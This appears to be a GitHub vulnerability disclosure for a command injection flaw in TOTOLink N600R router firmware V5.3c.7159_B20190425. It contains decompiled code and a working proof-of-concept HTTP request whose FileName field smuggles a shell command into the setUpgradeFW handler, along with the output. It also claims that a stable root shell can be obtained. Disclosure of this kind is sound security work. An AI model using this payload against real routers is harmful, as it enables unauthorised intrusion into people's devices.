EPhaha / IOT_vuln Public

Code Issues 11 Pull requests Actions Projects Security ...

main IOT_vuln / TOTOLink / N600R / 8 /

rencvn and rencvn add totolink n600r ... on Apr 6 History

..

img	8 months ago
readme.md	8 months ago


readme.md

TOTOlink N600R V5.3c.7159_B20190425 Command injection vulnerability

Overview

- Manufacturer's website information： http://www.totolink.cn
- Firmware download address ： http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=2&ids=36

1. Affected version




N600R 概述 技术规格 高清图像 下载 常见问题解答 APP 扫码下载 T-智慧家庭APP 扫码下载

编号	标题	版本	上传时间	下载
1	N600R升级过渡版本	V5.3c.7159_B20190425	2021-07-17	⊕
2	N600R升级固件	V4.3.0cu.7647_B20210106	2021-07-17	⊕
3	N600R数据手册	Ver1.0	2021-08-10	⊕


Figure 1 shows the latest firmware Ba of the router

Vulnerability details




```
v40 = 0;
v6 = cJSON_CreateObject();
v7 = (const char *)websGetVar(a2, "Flags", "");
v8 = (const char *)websGetVar(a2, "FileName", "");
v9 = (const char *)websGetVar(a2, "ContentLength", "");
v10 = strtol(v9, 0, 10) + 1;
if ( v10 >= 1000 )
{
  if ( v10 >= getFlashSize() << 20 )
  {
    v12 = cJSON_CreateString("MM_FwFileErr");
    cJSON_AddItemToObject(v6, "upgradeERR", v12);
    goto LABEL_23;
```

The program passes the contents obtained by the filename parameter to V8



```
free(v30);
cJSON_Delete(v6);
sprintf(v31, "rm -f %s 1>/dev/null 2>&1", v8);
CsteSystem(v31, 0);
return 0;
}
```

Then, format the matching content of V8 through the sprintf function into V31, and bring V31 into the cstesystem function



```
int __fastcall CsteSystem(const char *a1, int a2)
{
  int result; // $v0
  int v5; // $s0
  int v6; // $a0
  _DWORD *v7; // $v0
  int v8; // [sp+18h] [-1Ch] BYREF
  int v9[6]; // [sp+1Ch] [-18h] BYREF

  v8 = 0;
  if ( a1 )
  {
    v5 = fork();
    result = -1;
    if ( v5 != -1 )
    {
      if ( !v5 )
      {
        v9[0] = (int)"sh";
        v9[1] = (int)"-c";
        v9[2] = (int)a1;
        v9[3] = 0;
        if ( a2 )
          printf("[system]: %s\r\n", a1);
        execv("/bin/sh", v9);
        exit(127);
```

At this time, corresponding to the parameter A1, the function assigns A1 to the array of V9, and finally executes the command through the execv function. There is a command injection vulnerability

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V5.3c.7159_B20190425
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
Content-Length: 111
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.66 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/adm/upload_firmware.asp?timestamp=1647873626298
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: SESSION_ID=2:1647873424:2
Connection: close

{"topicurl":"setting/setUpgradeFW",
"FileName":"test1$(ls>/tmp/8.txt;)",
"ContentLength":"1",
"Flags":"1"
}
```

The reproduction results are as follows:



```
# ls /tmp
1.txt              bridge_init         ep3.txt           preNtpConnectTime
2.txt              cloudFwStatus       ep4.txt           protect_process
4.txt              cloudPluginStatus   firewall_igd      update_flag
5.txt              cloudsrvup_check    fwinfo            usb
6.txt              dhcpd_unix          lock              wanlink
7.txt              dns_urlfilter_conf  log               wanranchocontime
8.txt              ep.txt              ntp_tmp           webWlanIdx
DloadFwMd5         ep2.txt             port_status       wscd_status
# cat /tmp/8.txt
bin
dev
etc
home
init
lib
lighttp
mnt
proc
sys
tmp
usr
var
web_cste
```

Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell